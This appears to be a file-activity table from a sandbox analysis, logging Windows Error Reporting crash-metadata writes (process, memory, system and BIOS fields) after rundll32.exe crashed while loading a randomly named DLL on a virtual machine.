File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 32 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6224</Pid>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1002	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>rundll32.exe</ImageName>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1178	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 38 00 38 00 35 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>18855</Uptime>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1230	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1308	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1312	2	09 00		success or wait	2	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1316	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1368	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1372	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1376	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1420	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1424	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1430	96	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 35 00 30 00 34 00 30 00 39 00 31 00 31 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>22035 04091136 </PeakVirtualSize>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1526	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1530	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1536	80	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 34 00 30 00 38 00 34 00 34 00 31 00 33 00 34 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>2203408441344</VirtualSize>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1616	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1620	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1626	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 36 00 33 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>26356 </PageFaultCount>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1702	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1706	2	09 00		success or wait	3	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1712	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 35 00 32 00 35 00 30 00 38 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>105250816</PeakWorkingSetSize>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1812	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1816	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1822	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 32 00 37 00 34 00 34 00 39 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7274496</WorkingSetSize>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1902	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1906	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	1912	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 37 00 31 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>107104</QuotaPeakPagedPoolUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2026	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2030	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2036	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>106840</QuotaPagedPoolUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2134	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2138	2	09 00		success or wait	3	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2144	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 39 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22920</QuotaPeakNonPagedPoolUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2268	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2272	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2278	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 35 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21520</QuotaNonPagedPoolUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2386	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2390	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2396	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1839104</PagefileUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2472	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2476	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2482	96	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 34 00 37 00 30 00 32 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>101470208</PeakPagefileUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2578	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2582	2	09 00		success or wait	3	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2588	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1839104</PrivateUsage>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2660	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2664	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2668	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2714	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2718	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2720	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2762	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2766	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2768	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2806	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2810	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2814	56	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 36 00 34 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX64</EventType>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2870	4	0d 00 0a 00		success or wait	9	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2874	2	09 00		success or wait	18	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2878	104	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 5f 00 77 00 67 00 4a 00 35 00 59 00 6a 00 49 00 32 00 51 00 4f 00 2e 00 64 00 6c 00 6c 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>rundll32.exe_wgJ5YjI2QO.dll</Parameter0>	success or wait	9	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3664	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3668	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3670	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3710	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3714	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3716	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3754	4	0d 00 0a 00		success or wait	6	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3758	2	09 00		success or wait	12	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	3762	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4316	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4320	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4322	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4368	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4406	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4410	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4414	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4508	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4512	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4516	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 6b 00 75 00 75 00 69 00 70 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bkuuip, Inc.</SystemManufacturer>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4622	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4626	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4630	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 6b 00 75 00 75 00 69 00 70 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bkuuip7,1</SystemProductName>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4726	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4730	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4734	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4862	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 33 00 35 00 30 00 35 00 39 00 33 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1593505936</OSInstallDate>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4944	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4948	2	09 00		success or wait	2	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
